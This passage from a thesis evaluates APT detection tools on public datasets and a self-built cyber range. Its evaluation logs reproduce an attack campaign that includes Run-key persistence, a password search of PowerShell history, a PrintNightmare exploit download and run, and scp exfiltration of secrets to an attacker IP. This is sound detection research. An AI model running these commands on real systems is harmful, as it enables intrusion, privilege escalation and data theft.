


Figure 7.8.: KCSM results for zeek-max on the example APT campaign.

7.2. Cyber Range Experiments

Experiments were also performed on the cyber range dataset, that was proposed in Chapter 5 and implemented in Chapter 6.

7.2.1. SOC-APT-Hunter

An evaluation of SOC-APT-Hunter was conducted later on the cyber range dataset covering the two Windows hosts IT-Win-PC-1 and IT-Win-Share on the example campaign 1 20-11-2024-15-30 using the logfiles exported with `wevtutil`. SOC-APT-Hunter generated multiple xlsx files and an overview report spanning 1.433 critical, 962 high, 1.497 medium and 146 low alerts for IT-Win-PC-1 and 1.242 critical, 1.136 high, 1.453 medium and 112 low alerts for IT-Win-Share.

7.2.2. APTHunter

The parser for auditd files had to be refactored and debugged in the same way. Also the libraries `auparse` and `audit` are used by the parser that are not available from package sources. The package specified in `requirements.txt` is a Python 2 package maintained by Django and is not compatible for Python 3. This was solved by compiling the python bindings from the `linux-audit` C library [9]. This was successfully tested with the auditd logs provided by the authors of APTHunter.

[9] https://github.com/linux-audit/audit-userspace

Cyber range dataset experiments were attempted to be performed on the two Linux hosts IT-Linux-PC-1 and OT-Linux-PLC as APTHunter does not allow the investigation of Windows systems. However, the parser for auditd logs ran into problems that could not be resolved within the timeframe of this thesis. The problems were identified to be rooted within the data handling of the implemented parser, requiring a reimplementation of the auditd parser.

7.2.3. Kill Chain State Machine (KCSM)

The experiments on the cyber range dataset were conducted in the same way, the configurations `zeek-min-filter` and `zeek-max-filter` were applied to the benign activity and example campaign 1 sub-datasets. Figure 7.6 shows the resulting graph of `zeek-max-filter` being applied to benign behaviour resulting in 511 alerts and 500 graphs with 1 distinct graph shown in the figure. Figure 7.7 and Figure 7.8 show the one relevant graph resulting from the configurations `zeek-min-filtered` and `zeek-max-filtered` on the example campaign 1 20-11-2024-15-30 respectively. `zeek-min-filtered` produced 11.482 alerts and 21 graphs with 1 distinct graph, `zeek-max-filtered` 11.490 alerts, 21 graphs with 1 distinct graph. The graphs differ with the red node assigned to the IP 0.0.0.0.

7.2.4. Atlas

The implementation of Atlas also features parsers for Linux auditd and Windows logs exported from the Windows Event Viewer GUI as tab-separated text files. Therefore labels and logfiles were prepared for the cyber range dataset with hosts IT-Win-PC-1 as h1, IT-Linux-PC-1 as h2, IT-Win-Share as h3 and OT-Linux-PLC as h4 resembling the lateral movement path that was traversed in the example campaign.

However the Linux parser was not able to extract data from the audit logs resulting in empty files and the Windows parser was not able to parse logs other than the security channel that did not contain relevant data. In the case of the Windows parser, the contents of the PowerShell and Sysmon logs were appended to or replaced the security log since all logs are available in the same format. However this did not change the results of the public implementation of Atlas not being able to parse other log data and thus Atlas could not be evaluated on the cyber range dataset.

8. Results

This chapter will evaluate the datasets and APT detection approaches presented in Chapter 4, will go into the experiments described in Chapter 7 and analyse the results of the experiments with the cyber range dataset. The methodology towards evaluating an APT detection tool on the cyber range dataset is comparable to the evaluation scheme applied by MITRE Engenuity [134]. A list of performed actions is taken from the datasets ground truth execution log and compared against the output of the evaluee.

8.1. Datasets

In this section, the datasets presented in Section 4.2 will be evaluated using the requirements defined in Subsection 4.1.1. All datasets were acquired as files and analysed for the requirements DR1 raw data, DR2 multiple OS, DR3 benign behaviour, DR4 APT attacks and DR5 documentation.

To satisfy DR1, raw log data, raw network captures or unprocessed process data have to be included in the dataset. With DR2 multi OS, it is evaluated, if the dataset contains data from more than one host OS, e.g. Linux and Windows. DR3 benign behaviour is fulfilled, when dedicated benign behaviour which does not contain attack events is present. In the case host setup activities are provided as benign behaviour the requirement is evaluated as weakly satisfied. To satisfy DR4 APT attacks, APT attacks that include multiple attack stages or multiple hosts have to be present in the dataset. DR5 documentation is fulfilled with ✗, as *a* documentation is given about setup and attacks and dataset, while ✓ indicates the requirement as it is defined in Subsection 4.1.1 to include precise information about network and host setups and the performed attacks with timestamps and the dataset structure. Weakly satisfied evaluations are marked by (✗) which indicates a list or description of the attacks is present but no description of the dataset itself, host configurations etc.

Table 8.1 lists the evaluation results on the evaluation of datasets. DR1 is satisfied by 17 out of 26 datasets since network captures are included in many datasets. However, ICS datasets usually record process data and no (audit) log data which also can be preprocessed. Notable exceptions are the DARPA TC and OpTC datasets which utilise custom data formats. DR2 could be confirmed with 10 out of 26 datasets which leaves room for debate since ICS datasets rarely collect audit data from all devices. DR3 is satisfied in most cases with 20 out of 26. The DARPA TC datasets do not contain dedicated benign behaviour and provide setup activities prior to attack events as benign activity alongside the attack data, requiring manual effort to separate benign and attack data. The requirement of APT attacks DR4 is fulfilled with the least datasets with 5 out of 26 which indicates necessary future work to publish new datasets containing actual APT attacks. DR5 is vital towards the usability of a dataset since an exhaustive documentation is required to evaluate an APT detection tool on its performance of detecting all attack-related events. This requirement is satisfied by 12 datasets with 6 datasets featuring exhaustive documentation. This further indicates the applicability of datasets for evaluating APT detection approaches on existing datasets and highlights the need of future efforts to support reproducibility.

The DARPA TC Engagement datasets satisfy most requirements. However, there is criticism in literature towards the usability of those datasets. Liu et al. [16] mentions the lack of lateral movement, evasion and persistence techniques which are characteristic for real-work APT attacks as well the lack of enterprise setup characteristics like Active Directory or Kerberos. Ouyang et al. [12] describe errors in the documentation of both TC-E3 and TC-E5 like wrong timestamps or wrong data and the significant imbalance between benign and attack events, while Anjum et al. [11] point out the low quality of the existing documentation for OpTC. Wilkens et al. [92, 10] and Wang et al. [115] both point out that there are no datasets including real-world APT attacks indirectly criticising the TC Engagement datasets. The experiments conducted in this thesis also confirmed the existing criticism of incomplete and error-prone documentation of TC-E5.

Wilkinson et al. [135] introduced the FAIR (Findable, Accessible, Interoperable, Reusable) Data principles, which aim to enhance the reusability of datasets. Judged by the FAIR principles, the DARPA datasets satisfy 2 out of 4 principles, A and I. A principle was counted as satisfied, if a statement is fulfilled. Data is not findable, as no unique identifiers exist with the data and documentation ("F"). The data is published via GitHub and Google Drive and therefore accessible ("A"). The data is accessible as JSON files and described by execution logs ("I"). The data is not reusable, since the documentation is error-prone and not accurate ("R").

Besides the DARPA datasets, only Atlas contains APT attacks. Riddle et al. [69] reproduced the Atlas dataset with an extended logging setup and included visualisations of the attack diversity with their ground truth release [1]. The authors mention significant criticism about the attack diversity, as the attacks feature minimal diversity and therefore, training on any training and testing data is equivalent. This is consistent with the experiences made from the experiments with Atlas. From this lack of diversity, Riddle et al. derive, that the Atlas dataset is not suitable for multi-class supervised learning approaches. In context of the FAIR principles, Atlas satisfies A and I. No documentation that describes the data exists. The dataset is available alongside the Atlas tool code on GitHub. The data can be seen as interoperable, as it consists of standard log data. The data is not reusable as it is not documented and highly redundant.

If the FAIR principles are evaluated strictly, both the DARPA datasets and Atlas would not satisfy any principle. A strict interpretation would require all statements of a principle to be fulfilled. Therefore, if a statement is not fulfilled, the principle can not be satisfied. Atlas and the DARPA datasets are not indexed or assigned unique identifiers ("F"). The documentation of the DARPA datasets is not published independently from the data, Atlas is not documented ("A"). Data and documentation do not include qualified references to other data ("I"). Both Atlas and the DARPA datasets to not meet domain-relevant standards as the Atlas data is not diverse and the DARPA data faces issues with its completeness and documentation ("R").

[1] `https://bitbucket.org/sts-lab/reapr-ground-truth/src/master/atlasv2/`

Table 8.1.: Datasets Evaluation; DR1 = raw data, DR2 = multi OS, DR3 = benign behaviour, DR4 = APT attacks, DR5 = documentation; ✗= satisfied, (✗) = weakly satisfied, ✓= strongly satisfied.

	DR 1	DR 2	DR 3	DR 4	DR 5
Tool	raw data	multi OS	benign beh.	APT	doc
DARPA 98	✗		✗		✗
DARPA TC Engagement 3		✗	(✗)	✗	✗✓
DARPA TC Engagement 5		✗	(✗)	✗	✗✓
DARPA OpTC				✗	(✗)
StreamSpot			✗		
Power System			✗		✗
UNSW NGIDS-DS	✗		✗		
UNSW TON_IoT	✗	✗	✗		
LANL2018	✗		✗		
LANL Cyber1	✗		✗		
Atlas	✗			✗	
UNSW-NB15	✗		✗		
CSE-CIC-IDS-2018	✗	✗			✗✓
CIC-IDS-2017	✗	✗			✗✓
WUSTL-IIoT	✗	✗	✗		
ICS-Flow	✗	✗	✗		
Electra			✗		✗
Edge-IIoTSet	✗	✗	✗		✗
SWaT	✗		✗		
BATADAL			✗		✗
HAI			✗		✗
EPIC	✗	✗	✗		
WADI			✗		(✗)
WDT	✗		✗		✗✓
Gas Pipeline	✗		✗		
Cyber range	✗	✗	✗	✗	✗✓
Σ 26	17	10	20(22)	5	12(14)

8.2. Tools

This section evaluates the APT detection approaches presented in Section 4.3 on the requirements defined in Subsection 4.1.2. All tools were evaluated according to the respective publications since implementations can be considered a demonstration and no complete representation in some cases.

Out of 24 implementations, 10 are publicly available open-source, satisfying TR 1, with a tendency of machine learning implementations to be published compared to other approaches. Also, available tools are often poorly documented which complicates an independent evaluation.

TR 2 of supporting online-detection of ongoing attacks is satisfied by 15 APT detection tools with KCSM to support this with the improved version RT-KCSM that is available on GitHub [2] as the 16th tool.

For evaluating TR 3 to support multiple different operating systems like Windows, Linux, FreeBSD and MacOS, existing implementations were analysed if no statement was given in the paper. 14 out of 24 tools therefore satisfy this requirement including APTHunter which is designed to work with multiple OS by the authors but does not feature parsers and grammars for OS other than Linux with the available code.

TR 4 Independence from domain specific benign-behaviour training refers to the need of training an intrusion detection system on the specific network it is deployed for a defined period of time, assuming the network to not be compromised. However, all anomalies from such a learned model raises alerts, including the appearance of new hosts like devices of new employees or changed hardware, leading to alert fatigue. Therefore, TR 4 evaluates if a detection system is independent of such domain-specific training, which 17 of 24 APT detection tools satisfy with the remaining 7 tools being ML approaches.

TR 5 of APT detection tools to output complete attack chains is satisfied by 15 out of 24 datasets with CPD being able to but focussing on the attack stage of establishing persistence and therefore evaluating weakly. Network based detection approaches are up to debate for TR 5 since it is possible to record initial compromise, exfiltration and lateral movement from network data only but privilege escalations and other host-contained events require log data to be detectable, rendering network tools incomplete regarding exhaustive attack graphs. However, network graphs of attacks provide a holistic view which hosts in the network were possibly compromised, enabling SOC analysts to investigate only hosts traversed by an adversary.

8.3. Experiment Results

The experiments with SOC-APT-Hunter, APTHunter, KCSM and Atlas are evaluated in this section. Experiments that could not be conducted are omitted since they have already been discussed in Chapter 7.

[2] `https://github.com/UHH-ISS/rt-kcsm`

Table 8.2.: APT detection tools evaluation; TR1 = open source, TR2 = online, TR3 = multi OS, TR4 = no normal model, TR5 = complete attacks; ✗= satisfied, (✗) = weakly satisfied, ✓= strongly satisfied.

Tool	TR 1 open source	TR 2 online	TR 3 multi OS	TR 4 no normal	TR 5 compl. attacks
Hades				✗	✗
Atlas	✗		✗	✗	✗
Sleuth		✗	✗	✗	✗
Kairos	✗	✗	✗		✗
NoDoze			✗	✗	✗
CPD			✗	✗	(✗)
Conan		✗		✗	✗
Flash	✗	✗			✗
APTHunter	✗		✗	✗	✗
Holmes		✗	✗	✗	✗
KCSM	✗	(✗)	✗	✗	✗
Raptor		✗	✗	✗	✗
Hopper		✗		✗	✗
Wang et al.		✗		✗	✗
Prographer		✗	✗		
Wilkens et al.			✗	✗	
APT-KGL	✗	✗	✗	✗	
StreamSpot	✗	✗			
Tell Me More			✗		
Unicorn	✗	✗	✗		✗
Shadewatcher	✗	✗			✗
Pagoda		✗		✗	
APTShield		✗		✗	
SOC-APT-Hunter	✗			✗	
Σ 24	10	15(16)	14	17	15(16)

Table 8.3.: Results on cyber range dataset; TP = True Positive, FP = False Positive, FN = False Negative.

	IT-Win-PC-1			IT-Linux-PC-1			IT-Win-Share			OT-Linux-PLC		
	TP	FP	FN	TP	FP	FN	TP	FP	FN	TP	FP	FN
SOC-APT-Hunter	21/36	4.017	15/36	-	-	-	6/9	3.937	3/9	-	-	-
RT-KCSM	5/10	18	5/10	7/10	0	3/10	11/17	3	6/17	0/1	0/1	1/1

8.3.1. SOC-APT-Hunter

SOC-APT-Hunter generates alerts which are saved in a XLSX workbook as single lines over multiple worksheets. To evaluate the results of SOC-APT-Hunter on the cyber range dataset, the XLSX workbook was converted to CSV, merging all worksheets together. The resulting file was filtered with keywords from the execution log and entries were deduplicated. The resulting set of alerts then could be searched for the commands from the evaluation logs to determine the detected true positives.

An execution log is the sequence of commands that was executed by the adversary. Additional crucial events, like the execution of a file by a user, is added as text. A transition between hosts or users is indicated by "—>". The evaluation logs were derived from the execution logs by removing directory change and list directory contents commands since they do not represent adversarial action. The evaluation logs for IT-Win-PC-1 and IT-Win-Share are given in Listings 8.1 and 8.2.

Table 8.3.1 shows the results on the cyber range dataset. SOC-APT-Hunter is able to detect 21 out of 36 and 6 out of 9 attack events on IT-Win-PC-1 and IT-Win-Share as true positives. However, high numbers of false positives are also present which does not support the work of SOC analysts. For this evaluation, it was necessary to explicitly search for the attack events as it was not possible to find true positive attack events between the false positives. True negatives were excluded from the table to improve readability. True negatives for SOC-APT-Hunter are the number of all log entries, that were identified correctly as non-attack related.

Listing 8.1: Evaluation log for IT-Win-PC-1.

```
# User TestAdmin executes malicious file
gwmi -namespace root\cimv2 -query "SELECT * FROM Win32_BIOS"
gwmi -namespace root\cimv2 -query "SELECT * FROM Win32_PnPEntity"
gwmi -namespace root\cimv2 -query "Select * from Win32_ComputerSystem"
gwmi -namespace root\cimv2 -query "SELECT * FROM Win32_Process"
New-ItemProperty -Force -Path "HKCU:\SOFTWARE\Microsoft\Windows\
    CurrentVersion\Run" -Name "WebCache" -Value "C:\windows\system32\
    rundll32.exe $env:appdata\Microsoft\kxwn.lock,VoidFunc"
Invoke-Item '2016_United_States_presidential_election_-_Wikipedia.html'
whoami
systeminfo
type %userprofile%
cat (Get-PSReadlineOption).HistorySavePath | sls passw
net user
net users
net localgroup
net view
ifconfig
ipconfig
ipconfig /all
netstat -ano
route print
Invoke-WebRequest 'https://raw.githubusercontent.com/JohnHammond/CVE
    -2021-34527/refs/heads/master/CVE-2021-34527.ps1' -OutFile .\CVE
    -2021-34527.ps1
nmap -A 10.0.1.0/24
Import-Module .\CVE-2021-34527.ps1
Invoke-Nightmare
$user = "adm1n"
$pw = "P@ssw0rd"
$password = $pw | ConvertTo-SecureString -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential -ArgumentList
    $user,$password
New-PSSession -Credential $cred | Enter-PSSession

# --> Change to user adm1n

whoami
Copy-Item .\pw.txt C:\Users\TestAdmin\pw.txt
type .\pw.txt
scp -o PasswordAuthentication=yes -o PubkeyAuthentication=no -o
    PreferredAuthentications=password pw.txt debian@10.1.3.165:/home/debian/
ssh -o PasswordAuthentication=yes -o PubkeyAuthentication=no -o
    PreferredAuthentications=password ubuntu@10.0.1.16 -p 666
```

Listing 8.2: Evaluation log for IT-Win-Share

```
# connect from 10.0.1.16
powershell
whoami
type .\confidential_report.txt
scp -o PasswordAuthentication=yes -o PubkeyAuthentication=no -o
    PreferredAuthentications=password .\confidential_report.txt debian@10
    .1.3.165:/home/debian/
Invoke-WebRequest 'https://raw.githubusercontent.com/BornToBeRoot/
    PowerShell_IPv4NetworkScanner/refs/heads/main/Scripts/IPv4NetworkScan.
    ps1' -OutFile scan.ps1
.\scan.ps1 -IPv4Address 10.0.2.0 -CIDR 24
nmap -A 10.0.2.0/24
ssh -o PasswordAuthentication=yes -o PubkeyAuthentication=no -o
    PreferredAuthentications=password debian@10.0.2.17 -p 80
```

8.3.2. APTHunter

Experiments with APTHunter were performed on three sub-datasets from DARPA TC-E5 with both Theia streams being reproductions of experiments performed by the authors.

For Theia-1.1 and Theia-1.2, the paper claims to have detected 6 attack stages and therefore complete attack cycles. However as explained in Subsection 7.1.2, it is not possible to detect

Table 8.4.: APTHunter results on TC-E5.

	Events detected	Events detectable (total)	Paper
Theia-1.1	0	0	6/6
Theia-1.2	0	8	6/6
Trace-2	4	15	-
Trace-2 extended	6	15	-

any attack activity with no attack being executed and thus no attack stages were detected in the experiments with Theia-1.1.

The data for Theia-1.2 provided by the dataset also did not contain any attack related data and diverges from the documentation of the dataset itself, resulting in no detected attack stages or events. If the data corresponding to the documentation were present, a total of 8 attack-related events could be detected according to the execution log.

Trace-2 was not utilised by the authors of APTHunter and was selected independently. According to the documentation of the performed attack, 15 events can be detected.

APTHunter was able to detect 4 events with the original grammars and logic and 6 events with the corrected and extended grammars although mixing up initial compromise and privilege escalation and 6.466 false positives. Table 8.3.1 sums up these results. Therefore, the experiments by the authors could not be confirmed and the experiments have raised questions about possible errors by the authors in their publication as well as about the published code being the correct revision.

The experiments also revealed a dependence of APTHunter on chains of stages and timestamps as the first grammars establish a pool of compromised processes and all subsequent grammars check data to be linked to these initial processes and a timestamp greater than the timestamp of the initial compromised processes. This prevents events with corrupted or missing timestamps and detectable processes without a detectable initial compromise process from being detected.

8.3.3. KCSM

With the Kill Chain State Machine, experiments were conducted to reproduce the paper experiments by Wilkens et al. [92]. Additionally, experiments were conducted with the cyber range dataset.

8.3.3.1. Paper Replication Experiments

The first experiments with the KCSM aim to reproduce the results from the paper which highlighted the capability of reducing the volume of alerts. Since the CSE-CIC-IDS-2018 dataset does not contain APT attacks, lateral movement or any other attack events associated with APT attack stages, only the ability to reduce alerts was evaluated. Since the experiment

Table 8.5.: KCSM results on CSE-CIC-IDS-2018.

	Alerts	Graphs	Reduction
zeek-min-paper	4.510	4.418	2,04%
zeek-max-paper	50.478	4.253	91,57%
zeek-min	15.680.504	372.120	97,62%
zeek-min-filter	14.724	2.257	84,67%
zeek-max	16.114.549	376.600	97,66%
zeek-max-filter	448.760	128.534	71,00%

pipeline of Wilkens et al. and this thesis differ, the calculation for volume reduction is also adapted accordingly. The paper calculated the reduction between the number of APT infection graphs and the number of distinct APT scenario graphs. The version of KCSM that is available on GitHub [3] has undergone further development compared to the paper and thus the output of KCSM does not distinguish between infection graphs, scenario graphs and distinct graphs anymore.

In this evaluation, the rate of alert reduction is calculated between the (filtered) number of alerts that are the input to KCSM and the resulting number of graphs. Table 8.3.3.1 lists the number of alerts, graphs and rate of reduction for the different configurations that were utilised in the experiments together with the results presented in the paper by Wilkens et al. which have been adapted to fit the calculations of this evaluation. Thus the number of input alerts for the KCSM is the number of alerts for contextualisation given by the graph based alert correlation. The table shows a significant volume decrease for all experiments, confirming the capability of reducing the volume of alerts. The configuration `zeek-min-filter` also shows a significant improvement of resulting graphs compared to the paper, indicating the development efforts.

8.3.3.2. Cyber Range Experiments

To evaluate the detection performance of KCSM on the cyber range dataset, network activity was extracted from the execution log of example campaign 1 and listed below for every host individually. From the 21 output graphs produced by KCSM one contained a distinct scenario graph and was utilised for this evaluation. The methodology is the same as with SOC-APT-Hunter and MITRE Engenuity by traversing the lists and checking if the event can be seen in the output of KCSM with the `zeek-max-filtered` configuration. Due to KCSM building graphs with deduplicated edges, the evaluation was performed in good faith.

The evaluation log for KCSM on the cyber range data is given as item listings below. For each host, network activities were extracted from the original attack execution log. Each item represents one action, i.e. IT-Win-PC-1 is associated with 10 attack steps. This was

[3] `https://github.com/UHH-ISS/rt-kcsm`

done, because the network scans were performed against different sets of targets by the scanning applications, which is not represented by the commands themselves. Also, the payload download and establishment of the reverse shell is not represented as commands in the original execution ground truth. For these reasons, a textual representation of network attack steps was chosen.

Table 8.3.1 shows the results for all four hosts that were traversed in the cyber range example campaign. For IT-Win-PC-1, 5 out of 10 attack events were detected correctly but the telemetry of Windows update and Firefox resulted in 18 false positives. For IT-Linux-PC-1, 7 out of 10 events were detected correctly with 3 false negatives. IT-Win-Share had 11 out of 17 correctly and 6 not detected events with 3 false positives. No events were detected for OT-Linux-PLC. Figure 7.8 also shows the graph that was evaluated, depicting the example campaign only missing the attacker with IP address 10.1.3.165 and all exfiltrations to this IP.

It is possible, that the method of alert filtering before KCSM and the selection of detection rules supplied to KCSM have an effect on the detection results. True negatives were not calculated for Table 8.3.1 to improve readability. True negatives are the network steps that were correctly identified as non-attack related. To determine the true negatives, all events that were recorded in the network captures would have to be analysed for individual steps and subtract the number of true positives.

The detection results also show telemetry of Windows with Microsoft servers and communication with Google, YouTube and other websites that were called by Firefox but not the attacker with its IP address 10.1.3.165 even tough the IP address is present in the raw PCAP files as well as the `zeek-max-filtered` alerts. Also all communication with outside servers is marked red and labelled as command and control (C2) and exfiltration (E) which is not applicable for web browsing and false-positive for Windows Update telemetry. Also edges within the network (blue nodes) are all labelled as lateral movement which does not apply for all network traffic. With knowledge of the performed adversarial actions the APT campaign can be traced.

- IT-Win-PC-1 10.0.1.15
  - Payload load from 10.1.3.165
  - Reverse shell to 10.1.3.165
  - Download from GitHub
  - Network scan to 10.0.1.0/24
    - 10.0.1.2
    - 10.0.1.5
    - 10.0.1.12
    - 10.0.1.16
    - 10.0.1.20
  - Exfiltration to 10.1.3.165
  - Lateral movement to 10.0.1.16 on port 666
- IT-Linux-PC-1 10.0.1.16
  - Network scan 10.0.1.0/25
    - 10.0.1.2
    - 10.0.1.5
    - 10.0.1.12
    - 10.0.1.15
    - 10.0.1.16
    - 10.0.1.20
  - Exfiltration to 10.1.3.165
  - Network scan to 10.0.1.20
  - Exfiltration to 10.1.3.165
  - Lateral movement to 10.0.1.20

- IT-Win-Share 10.0.1.20, 10.0.2.20
  - Exfiltration to 10.1.3.165
  - Download from GitHub
  - Network scan to 10.0.2.0/24 (x2)
    - 10.0.2.2
    - 10.0.2.2
    - 10.0.2.12
    - 10.0.2.15
    - 10.0.2.16
    - 10.0.2.17
    - 10.0.2.20
  - Lateral movement to 10.0.2.17 on port 80
- OT-Linux-PLC 10.0.2.17
  - Exfiltration to 10.1.3.165

8.3.4. Atlas

The results of Atlas on the original Atlas dataset have to be evaluated from two angles. One is the numbers the authors provided with their paper, another the comparison of executions of the complete Atlas pipeline against the reference executions on the output data and the trained model that are provided by the authors.

Table 8.3.4 lists these sequences alongside their results. M1 paper and S3 paper refer to the results the authors provided in literature. The label "author data" refers to the data that is provided with the paper experiment log data and was created by the authors with their experiments. Therefore, S3 author data indicates that `evaluate.py` was executed on the output of Atlas that was provided by the authors. The additional label "atlas rerun" indicates that Atlas was executed on the author data with the Atlas model trained by the authors prior to the evaluate script. No labels as with S3 indicate the complete pipeline was executed without pre-existing author data. For multi-host scenarios, the label "h1+h2" refers to the outputs of hosts 1 and 2 for individual pipeline executions. The label "multi" refers to the use of `multi_*` code.

Table 8.3.4 lists the results by listing the detected and total quantities as fractions where 29/33 is equivalent to 29 out of 33. It is noticeable that the detection results between the paper and the executions on the author data and model diverge which can be explained by different revisions of labels and data as well as differences in the manual cleaning step. However, the results between the author data references and complete re-runs of the Atlas pipeline do not diverge significantly with differences in the manual cleaning steps which might have an impact on the detection results. The effectiveness of Atlas on other datasets is up to debate, as the scenarios in the supplied dataset do not feature significant diversity between the scenarios with the attacker IP and malicious filename being reused for every campaign creating a bias.

The results presented in Table 8.3.4 show that the sequence "h1+h2+multi" approximates the results given in the paper the best for total and true positive entities for M1 while the number of events is doubled compared to "h1+h2", "multi" or the numbers given by the paper. For all

Table 8.6.: Atlas results on Atlas dataset.

	Entities		Events	
	TP	TN	TP	TN
M1 paper	28/28	17.562/17.565	8.168/8.168	243.504/243.507
M1 author data h1+h2+multi	33/33	3.962/3.974	16.360/16.360	486.860/486.990
M1 author data atlas rerun h1+h2+multi	33/33	3.962/3.974	16.360/16.360	486.860/486.990
M1 h1+h2+multi	29/33	3.528/3.988	16.356/16.360	469.437/48.7041
M1 author data multi	17/17	1.906/1.915	8.180/8.180	243.366/243.495
M1 multi	17/17	1.919/1.919	8.180/8.180	243.495/243.495
M1 author data h1+h2	16/16	2.056/2.059	8.180/8.180	243.495/243.495
M1 h1+h2	12/16	1.727/2.069	8.176/8.180	226.265/243.546
S3 paper	24/26	8.972/8.972	5.155/5.165	123.152/123.152
S3 author data	17/19	733/733	5.162/5.172	123.145/123.145
S3 author data atlas rerun	10/19	727/733	4.657/5.172	122.080/123.145
S3	19/19	750/755	5.172/5.172	123.145/123.157

sequences the number of true negative entities differ greatly, even with the data and trained model provided by the authors. The experiments also showed that the manual cleaning step is prone to variations since there are multiple valid strings that are possible and might have an effect on evaluation results. Also the experiments proved the results to be consistent between the author data and models and the retrained model and data and therefore confirming the experiment results for the provided log data.

9. Discussion

Several aspects of this thesis have to be discussed. The cyber range itself currently is limited in its diversity of operating systems and network setups. For example it was not possible to set up Windows Desktop hosts because working installation media only exist for Windows Server, Ubuntu, Debian and Kali Linux. Also, an automated setup of Windows Domain controllers could not be realised, as the setup routines that were implemented reside in a flawed state and require additional manual efforts. Therefore, enterprise networks are not represented in the cyber range dataset.

The setup of the OT-network did not include a SCADA architecture and thus does not accurately represent ICS networks. Also, the implemented Modbus-TCP communication between OT-Linux-HMI and OT-Linux-PLC is flawed, as the programs themselves contain errors and no continuous message exchange can be observed. This was wrapped-up as a development case within the scenario. The cyber range project itself was documented on how to use it, but no setup instructions are provided on how to install the cyber range.

Also the setups for audit logging should be discussed, since the audit configurations have not been formally verified to be exhaustive with the proposed cyber range infrastructure. Also the current logging setup collects and ships the data from the individual hosts *after* the audit recording has been stopped. If a host crashed during an experiment or within the process of exporting and transmitting data, the data is lost. An online recording setup as for example with ELK would solve this issue but requires further development efforts to obtain raw data. The log export setup for Windows systems currently relies on a static list of log channel names which can be subject to change by Microsoft.

One critique towards existing datasets is that real-world APT attacks are not included in any publicly available datasets. The example APT campaign presented in this thesis also does not fulfil the requirements of being classified as real-world and does not do the term *advanced persistent* threat justice as the campaign does not attempt to conceal anything, does not establish persistence or use any advanced techniques. Also the campaign itself does not contain benign behaviour in addition to attack events.

The selected datasets and APT detection tools are not exhaustive. Liu et al. [16] mentioned datasets that the author of this thesis was not aware of and that could have been valuable additions but could not be considered due to time constraints.

The experiments with APTHunter and Atlas on the cyber range dataset were hindered by malfunctioning parsers. The APTHunter auditd log parser was tested to work with short auditd logs from the APTHunter GitHub repository, but encountered runtime errors when parsing auditd logs from the cyber range. The Windows log parser of Atlas did not parse additional logs. This in weakens the evaluation of the cyber range dataset to provide a wide compatibility. This also shows, that log parsers are a key element in the proposed framework for systematic evaluations.

10. Conclusion

In this thesis, datasets for approaches to detect APT attacks were reviewed. The datasets were evaluated using previously defined requirements for an ideal dataset. Experiments of some publications were replicated in an effort to independently evaluate APT detection tools presented in scientific literature. A systematic methodology framework to evaluate APT detection approaches proposed by literature was developed and presented alongside an architecture for a broadly compatible dataset for various approaches towards APT, anomaly and intrusion detection. Also, a virtualised infrastructure including an auditing system was built based on previous work that was used to implement a demonstrative scenario and an example APT campaign. The designed attack campaign was recorded and released as the basis of the proposed dataset. The recorded dataset was also utilised to conduct experiments on the APT detection tools whose experiments were replicated prior. In total, in this thesis, an overview towards the field of APT detection was presented. This work demonstrated the fact that re-implementations of proposed approaches requires significant development efforts. In this thesis, a possible solution to the problem of comparability for existing APT detection tools was also presented with the proposed dataset and the framework for a systematic evaluation methodology of APT detection approaches on a comparable basis.

Research Questions

With Research Question (RQ) 1 was, which solutions for APT detection exist in literature and how SOC analysts are supported by them. There are several different approaches to reduce alerts and depict detected attack sequences on a higher level, i.e. with provenance graphs. A complete overview of the output types and classes for the tools that were presented in Section 4.3 was given in Subsection 4.4.2.

RQ 2 about which datasets for APT and attack detection exist and what they are composed of was addressed with Section 4.2. Most datasets do not contain APT attacks, which might incentivise researchers to create custom datasets. Many datasets are composed of or contain network captures and therefore are compatible with network-based attack detection tools. Datasets from the ICS domain often record process data from SCADA historians, which separates them from host log based IT network datasets. These datasets can be used with anomaly detection algorithms, that detect divergence from normal process control behaviour.

An answer to RQ 3 about which limitations existing APT detection datasets have, was given with the insight, that few datasets contain APT attacks and the investigation and discussion about existing APT datasets in Section 8.1. Investigation of APT datasets and criticism from literature found, that the APT attacks often are not realistic and lack characteristic techniques like persistence and evasion. Another issue was, that existing datasets are not documented or the documentation is error-prone. The data types were also a problem, as custom data formats raise the need to implement additional parsers. A possible solution was presented with the proposed dataset, which includes raw host audit log data and dedicated network captures. This allows for compatibility, as raw data can be further preprocessed as part of a tool workflow, while preprocessed data requires additional efforts to convert to a raw representation. This architecture from Chapter 5 was implemented with the cyber range dataset and demonstrated with experiments in Section 7.2.

